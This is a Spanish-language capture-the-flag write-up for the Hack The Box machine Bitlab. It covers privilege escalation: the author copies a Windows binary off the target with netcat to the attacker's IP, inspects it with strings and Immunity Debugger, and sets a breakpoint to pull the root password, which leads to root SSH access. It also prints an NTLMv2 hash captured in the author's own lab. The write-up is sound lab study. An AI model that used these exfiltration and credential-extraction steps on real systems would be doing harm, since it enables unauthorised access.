Al realizar una enumeración en el objetivo y mucho antes se había visto un archivo llamado RemoteConnection.exe como no detecto otras formas de escalar privilegios analizamos el .exe

```
clave@bitlab:~$ ls -la
total 44
drwxr-xr-x 4 clave clave 4096 Aug  8 2019 .
drwxr-xr-x 3 root  root  4096 Feb 28 2019 ..
lrwxrwxrwx 1 root  root    9 Feb 28 2019 .bash_history -> /dev/null
-rw-r--r-- 1 clave clave 3771 Feb 28 2019 .bashrc
drwx----- 2 clave clave 4096 Aug  8 2019 .cache
drwx----- 3 clave clave 4096 Aug  8 2019 .gnupg
-rw-r--r-- 1 clave clave  807 Feb 28 2019 .profile
-r----- 1 clave clave 13824 Jul 30 2019 RemoteConnection.exe
-r----- 1 clave clave   33 Apr 15 23:03 user.txt
clave@bitlab:~$
```

[Bitlab] 0:smbserver- 2:ssh*

Busco cadenas de texto relacionadas con algún usuario o contraseña, pero no parece haber mayor cosa

```
clave@bitlab:~$ strings RemoteConnection.exe | pass
-bash: pass: command not found
clave@bitlab:~$ strings RemoteConnection.exe | grep pass
clave@bitlab:~$ strings RemoteConnection.exe | grep user
__setusermatherr
clave@bitlab:~$
```

Debuggin Windows binary - Debugear binarios o ejecutables Windows Immunity Debugger

Válido en qué tipo de arquitectura se encuentra el .exe
file RemoteConnection.exe


```
clave@bitlab:~$ file RemoteConnection.exe
RemoteConnection.exe: PE32 executable (console) Intel 80386, for MS Windows
clave@bitlab:~$
```

Para analizar el binario hacemos uso de la herramienta Immunity Debugger , que precisamente se utiliza para analizar binarios especialmente para desarrollar ataques de bof. Para transferir el archivo de la víctima a una máquina Windows con el immunity creamos un servidor smb y para transferir de la víctima a nuestro Kali usamos netcat.

Atacante

```
nc -l -p 1234 > RemoteConnection.exe
```

víctima

```
nc -w 3 10.10.14.33 1234 < RemoteConnection.exe
```

```
clave@bitlab:~$ file RemoteConnection.exe
RemoteConnection.exe: PE32 executable (console) Intel 80386, for MS Windows
clave@bitlab:~$ which nc
/bin/nc
clave@bitlab:~$ nc -w 3 10.10.14.33 1234 < RemoteConnection.exe
clave@bitlab:~$
```


validamos la integridad con md5sum
md5sum RemoteConnection.exe

```
clave@bitlab:~$ nc -w 3 10.10.14.33 1234 < RemoteConnection.exe
clave@bitlab:~$ md5sum RemoteConnection.exe
4bb6acc7cfa02867acbf9c15da6482ab RemoteConnection.exe
clave@bitlab:~$
```


```
(kali㉿kali)-[~/machineshtb/Bitlab]
$ md5sum RemoteConnection.exe
4bb6acc7cfa02867acbf9c15da6482ab RemoteConnection.exe
(kali㉿kali)-[~/machineshtb/Bitlab]
$
```

Ahora creamos el servidor smb con impacket, para que exista una conexión entre la máquina Windows y la máquina kali se creó una red NAT en vbox
impacket-smbserver carpeta .


```
(kali@kali)-[~/machineshtb/Bitlab]
$ impacket-smbserver carpeta .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (11.0.0.6,49162)
[*] AUTHENTICATE_MESSAGE (WIN7BOF\ vboxuser,WIN7BOF)
[*] User WIN7BOF\ vboxuser authenticated successfully
[*] vboxuser::WIN7BOF:aaaaaaaaaaaaaaaa:be1c7e0f04742d2e26133d75c65681dd:010
0030010004100670075007700590077004d0041000200100073007100450041006900690050
003000000000000000001000000002000000aee256afb5ce13947605fbe5b78da2ed76e2f49b0
10031002e0030002e0030002e0034000000000000000000000000000000000000000000000
[*] NetrGetShareInfo Level: 1
[-] Unsupported Transact command 83
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:CARPETA)
[*] Closing down connection (11.0.0.6,49162)
[*] Remaining connections []
```




Al ejecutar el programa nos pide la dll MSVCP100




Buscamos esa dll en internet la cual al parecer no está por falta del vcredist_x86.exe
<https://www.microsoft.com/es-co/download/details.aspx?id=40784>




ahora ejecutamos el .exe, pero no hace nada ejecutamos con cmd y nos entrega un mensaje de acceso denegado



Como no podemos attachear o dar en el botón de attach en el immunity debbuger porque el programa no ejecuta, se abre desde el mismo immunity
immunity --> open--> .exe




al abrir se muestra el .exe igual a como si se hubiera dado en el botón de attach




immunity search strings


En la primera ventana dando clic derecho en la opción de buscar por se pueden ver los strings del binario
search for --> all references text strings



Allí se detecta la cadena C:\program files \ putty\ putty.exe que accede al parecer con el usuario clave



Es decir, el .exe ejecuta el programa de conexiones ssh putty para ver como se desenvuelve el programa, se pueden poner un breakpoint . Para hacer eso damos clic en follow and disassembler



Luego vamos a poner el breakpoint en la línea anterior del usuario clave con la tecla F2 se puede colocar o con clic derecho -->brakepoint--> toogle el brakepoint se detecta cuando con un sombreado

para copiar la credencial damos clic derecho --> copy all register to clipboard y accedemos con las credenciales encontradas.

```
(kali㉿kali)-[~/machineshtb/Bitlab]
$ ssh root@10.10.10.114
root@10.10.10.114's password:
Last login: Wed Sep  7 13:12:33 2022
root@bitlab:~# whoami
root
root@bitlab:~#
```

Conclusión: Máquina Linux media casi tirando a hard, se aprenden habilidades básicas para desofuscar un código en JavaScript, subir una webshell en un proyecto de GitLab que está usando un recurso web, realizar un reenvío de puertos con chisel, conectarnos a una base de datos postgres y analizar binarios o archivos .exe con ayuda de immunity debbuger y ver las cadenas que contiene fue muy educativo.